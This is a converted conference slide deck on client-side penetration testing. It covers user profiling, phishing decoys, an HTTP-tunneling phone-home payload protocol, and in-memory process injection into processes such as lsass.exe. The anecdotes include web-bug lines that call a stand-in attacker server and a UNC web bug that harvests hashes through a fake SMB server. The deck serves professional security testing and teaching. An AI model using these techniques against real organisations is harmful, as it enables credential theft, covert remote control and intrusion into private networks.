

Client Side Penetration Testing

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2 facts about client side attacks

If you haven't used CS attacks yet and

1. you are a security { officer | analyst | admin }, you might be overlooking a critical dimension to your organization's security posture
2. you are a penetration tester, you are probably less successful on your external engagements than you could be
 - Fortunately, we figured #2 in 2002!


Perimeter Security / Protecting the Crown Jewels



- Internal vs External Network / DMZs
- Hardened Servers
- SPF & Deep Packet Inspection
- Intrusion Detection and Prevention
- Intense Monitoring

- Fact: Penetrating a network through its perimeter is much more difficult today than it was 5 years ago
- Question: Who has access to this internal network **every day**?

The User!



The user workstation environment

- Email
- DHTML compliant browser
- ActiveX / Plugins
- Java
- IM
- P2P / VoIP
- Media Player
- Office Suite / Acrobat
- Desktop Search





The user's workstation

- **is less protected & more complex** than the publicly available servers
- **has legitimate access** to the network's critical assets
- **connects** the Internet with the internal network

Client Side Vulnerabilities

- Vulnerabilities in client-side software
 - IE, Firefox, Outlook, Thunderbird, MSN Messenger, AOL IM, ICQ, Media Players, and image and document readers/processors
- Examples
 - IE devenum.dll COM Object vulnerability (MS05-038)
 - MSN messenger PNG Processing vulnerability (MS05-009)
 - Windows WMF vulnerability (KB912840)
- Remote/Local, High/Medium/Low?
 - No good fit in current vulnerability taxonomies

Client Side Latest

- Starting to show in vulnerability and incident statistics, and in industry analyst reports
- Security industry is responding
 - Anti*ware, AV, pFWs and HIPS giving birth to endpoint security
- Still no good discussion about testing

Internet Explorer has more than 60 reported vulnerabilities in 2005

– Securityfocus



"Attackers are moving away from large, multipurpose attacks on network perimeters and toward smaller, more targeted attacks directed at Web and client-side applications,"

- Symantec Internet Security Threat Report Identifies Shift Toward Focused Attacks on Desktops





SANS Top 20, Nov 28, 2005

- 8 out of 20 categories relate directly to Client Side vulnerabilities
 - W2. Internet Explorer
 - W3. Windows Libraries
 - W4. Windows Office and Outlook Express
 - C2. Anti-virus Software
 - C5. File Sharing Applications
 - C7. Media Players
 - C8. Instant Messaging Applications
 - C9. Mozilla and Firefox Browsers

Worm-Syndrome

Still a lot of analysis focuses on mass attacks (phishing, spyware / adware, and virii) and fails to discuss Client Side vulnerabilities as a viable vector for targeted attacks

Client Side Penetration Testing


- **Exploit** vulnerabilities in client side software
- **Remote control** user workstation to access critical assets
- **Switch** to internal pen test

Key differences with traditional PT

- **Asynchronous** in nature
- Everything you know about **recon** is useless!
- Different **protection** in place

Things that can prevent successful exploitation

- Pre exploitation
 - SPAM filtering
 - Web content filters
 - AV / Anti*ware / Phishing protection
 - NIDS
- Post exploitation
 - HTTP proxies
 - Personal FWs
 - HIPS



A frustrated user
can also prevent
exploitation

Methodology

1. IG (passive & active)
2. Attack set up
3. Send attack / decoy

[... wait ...]
4. Base camp / pivot / switch to internal PT
+ Additional CS specific actions

I. Information Gathering

- Traditional spammer methods for harvesting e-mail addresses
 - Can sometimes verify them with SMTP server
- Passive fingerprinting & user profiling
 - Archived emails with headers
 - Plenty of personal information available online
- Active fingerprinting
 - Email probes with web bugs
 - Publish something interesting and read your logs

"The data that defines you socially isn't really that complicated, or that hard to collect."

Larry Page,

Google Co-Founder & President

CES 2006

2. Attack Setup

- Target selection / segmentation
 - Select who you **don't** want to target
 - Segment targets into groups
- Customize attacks / decoys
 - Message must appeal to target
 - Must get through spam/content/AV filters
 - Balance generality with effectiveness
- Deploy required servers
 - Care not to exploit the “innocent bystander”
 - Filter regular crap moving through the net

3. Send Attack / Decoy

- Send attack to target list
 - E-mail only attack (i.e. targeting MUA, or attachment-based)
- Send decoy to target list
 - E-mail is used to make the user follow a link and connect with your server
- Send attack+decoy combination to target list



4. Base camp / pivot / switch

- Establish a base camp
 - CS specific actions
- Remote control to pivot and use as proxy to reach internal assets
 - Access to credentials to critical apps (or the means to obtain them)
- Switch to internal penetration test

CS specific actions

- Move active payload to a different process
- Establish a longer term base (unreliable uptime)
- Communicate back to central control

Live vs. Lab Testing

- Sample applications of CS Lab testing include:
 - Testing company-blessed workstation images
 - IPS testing (or other mitigation strategies)
- Can focus exclusively on the actual exploitation phase
- Also useful to test strategies to mitigate active fingerprinting

Requirements for framework

- Support methodology
- Support CS specific actions
- Integrate seamlessly with traditional pen testing framework



Components of a CS Framework

- Exploits
- CS specific payload modifications
- Servers
- Extensible IG mechanisms
- Structured information repository
- Customizable email attacks and decoys

IG mechanisms

- Automated email harvesting / searching
 - Specialized web spider
 - Integrate with available searching web services
- Active fingerprinting
 - Logging web server + web bugs (email, docs)
 - Fingerprint OS/MUA/Browser via headers
 - Reverse portscanning

Exploits

- HTML / JavaScript tricks
 - Fill memory
 - Hide pop ups, play with active windows
 - Implement conditional behavior
- Create valid files
 - Images, Documents, Video
- Implement the server-side portion of a network protocol

Payloads

- CS specific payloads mods
 - Communication channel
 - Auto injection
- Not necessarily CS specific
 - Very reliable and flexible (you don't get multiple tries and the uptime of the target can be hard to predict)
 - Ability to pivot
 - Easy to clean-up with limited change to overall system

CS Communication Challenges

- Unpredictable initiation
- Limited connectivity
 - NAT
 - Egress filtering
 - HTTP Proxies (with or without auth)
- Abnormal network behavior
 - Inline AV / Content filter
 - Network activity monitoring

HTTP Tunneling Payload

- Evolution of traditional Connect-back
- HTTP tunneling implemented in payload
 - In memory only, easy to clean up
 - Traffic looks as much as possible as regular browser traffic
 - Can get through protocol validating proxies and content filters
 - Can handle authentication and HTTPS

HTTP Tunneling Payload Design

- Divided in 2 stages
 - Phone home, get rest of code with one GET
- Interfaces with final payload code
 - Syscall Proxying
 - Replaces final payload's SEND and RECV functionality
 - Component-based payload library (LibEgg) lets you define symbols that are replaced later as code is generated
- Uses application/www-form-urlencoded
 - Same as web forms, can get through proxies and content filters
 - Simplified encoder/decoder written as payload

Stage I – Phone home

- Request

GET http://host:port/c?action=payload&os=win&arch=i386

- Response

HTTP/1.0 200 OK

Content-Type: application/www-form-urlencoded

{additional payload code, encoded}

Stage 2 - Connect

- Request

GET http://host:port/c?action=connect

- Response

HTTP/1.0 200 OK

Content-Type: application/www-form-urlencoded

{encoded **sessionID**}

Communication - RECV

- Request

GET http://host:port/c?action=recv&id={**sessionID**}

- Response

HTTP/1.0 200 OK

Content-Type: application/www-form-urlencoded

{encoded available data to read}

Communication - SEND

- Request

```
POST http://host:port/c?action=send&id={sessionID}  
Content-Type: application/www-form-urlencoded  
{encoded data to send}
```

- Response

```
HTTP/1.0 200 OK  
Content-Length: 0
```

Inverted Client-Server

- Payload has to poll to allow “client” (console) to send information back
 - Too much polling uses 100% CPU and generates lots of HTTP traffic, and maybe proxy logs (noisy)
- Added variable delay between requests
 - Shorter delay when payload in use than when it’s idle
- Keep alive the same HTTP connection
- Use console’s POST response to piggyback available data
 - Great optimization, but greatly complicated payload logic

Additional issues


- Some proxies would say “200 OK” and send HTML error message
 - Added a constant signature at the beginning of data
- Some proxies might ignore headers controlling cache
 - Added an extra parameter with a random value

Auto Injection

- Goals
 - Survive user intervention
 - Bypass process enforced security policies
- Post connection
- Pre connection


Post Connection Injection

- Leverage payload flexibility
 - Syscall Proxying
 - Arbitrary code execution
- Pros
 - Simple (if already supported by framework)
 - Can deal with the user problem if quick enough
- Cons
 - Limited by per-process connectivity constraints



Pre Connection Injection

- Part of payload
 - 1st stage in staged payloads
- Pros
 - Can bypass pFWs and any policies enforced on a per-process basis
- Cons
 - Adds more complexity to payload
 - Harder to implement



In memory injection


- Not traditional DLL injection
 - We don't want to touch the disk and it must be easy to clean up
- Very well covered elsewhere
 - *Using Process Infection to Bypass Windows Software Firewalls*, rattle, Phrack 62, July 2004

How it works

1. Enumerate active processes and search for target by name
 - ['lsass.exe', 'svchost.exe', 'explorer.exe']
2. Obtain process handle with `OpenProcess()`
3. Allocate `PAGE_EXECUTE_READWRITE` memory in process with `VirtualAllocEx()`
4. Copy code to process with `WriteProcessMemory()`
5. Create a new thread in target process with `CreateRemoteThread()`

Particularities of injection code in payload

- Code to inject contained within original payload
- 2 calls to `WriteProcessMemory()` to avoid code duplication
- Several different terminators for 'parent' payload
 - `ExitProcess()` / `ExitThread()`
 - Crash process
 - Execute arbitrary code



Pivoting

- Switch to internal pen test is key to CS
- Syscall Proxying
 - Everything is done in-memory only – easy to clean-up, minimum (typically none) change to target system
 - Additional flexibility
 - Local IG
 - User credentials
 - Keylogging
 - Filesystem access
 - Privilege Escalation

Random anecdotes from real CS
pen tests

2002

- Collected valid email addresses using a badly configured SMTP server and a list of common names in various languages
- Spammed targets with email probe
 - Web bug in `` to fingerprint targets
 - UNC web bug to force authentication with a fake SMB server
- Exploited Java vulnerability

The UNC web bug

- ``
- Fake SMB server collected:
 - Encrypted hashes
 - OS versions
 - Windows domain names

2003 brought more careful profiling

- Collected e-mail addresses by searching MIT's PGP keys server and internet newsgroups
 - Some mail archives had complete email headers
- Created profile of each user
 - Workstation details: OS, browser, MUA
 - Personal details: hobbies, favorites, contacts, level of computer proficiency
- Segmented attack and customized emails based on profile

Jackpot!

- The attacks failed
 - People were closing vulnerable app or deleting email too quickly
- 2nd chance: adjusted emails and selected a different set of targets
 - 1 single email produced about 40 different successful compromises in a matter of minutes!
- We hit an e-mail alias for a mailing list

More recently...

- Used different html bug due to MUA filtering
 - `<ul style="list-style-image:url(http://yourserver.com/{targetID}); color:white">`
- Reverse port-scanned using web bug to identify unfiltered TCP ports
 - Multiple html bugs with different port numbers:
`http://yourserver.com:{port#}/{targetID}`
- Grabbed screenshots. One of the victims actually dissecting exploit with notepad!

Closing comments

- Client side attacks will continue to grow and develop
- CS pen testing is very different than traditional network pen testing
- A framework approach can facilitate adoption within your practice

Updated presentation

1. Go to <http://www.coresecurity.com>
2. Click on News → Events in nav bar



3. Look for the one that says “Client Side Penetration Testing – Black Hat Federal 2006”

Additional References

- “How about a nice game of chess?”, Ivan Arce
 - <http://www.lcorest.com/common/showdoc.php?idx=493&idxseccion=51>
- Attack Trends – The Weakest Link Revisited, Ivan Arce, IEEE Security & Privacy Magazine
 - <http://www.lcorest.com/files/files/51/TheWeakestLinkRevisited.pdf>
- Modern Intrusion Practices, Gerardo Richarte, BlackHat Briefings 2003, Las Vegas
 - <http://www.coresecurity.com/common/showdoc.php?idx=360&idxseccion=13>
- Syscall Proxying – Simulating Remote Execution, Maximiliano Caceres, BlackHat Briefings 2002, Las Vegas
 - <http://www.coresecurity.com/blackhat2002.htm>

People who helped develop this presentation

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- Ivan Arce, CTO

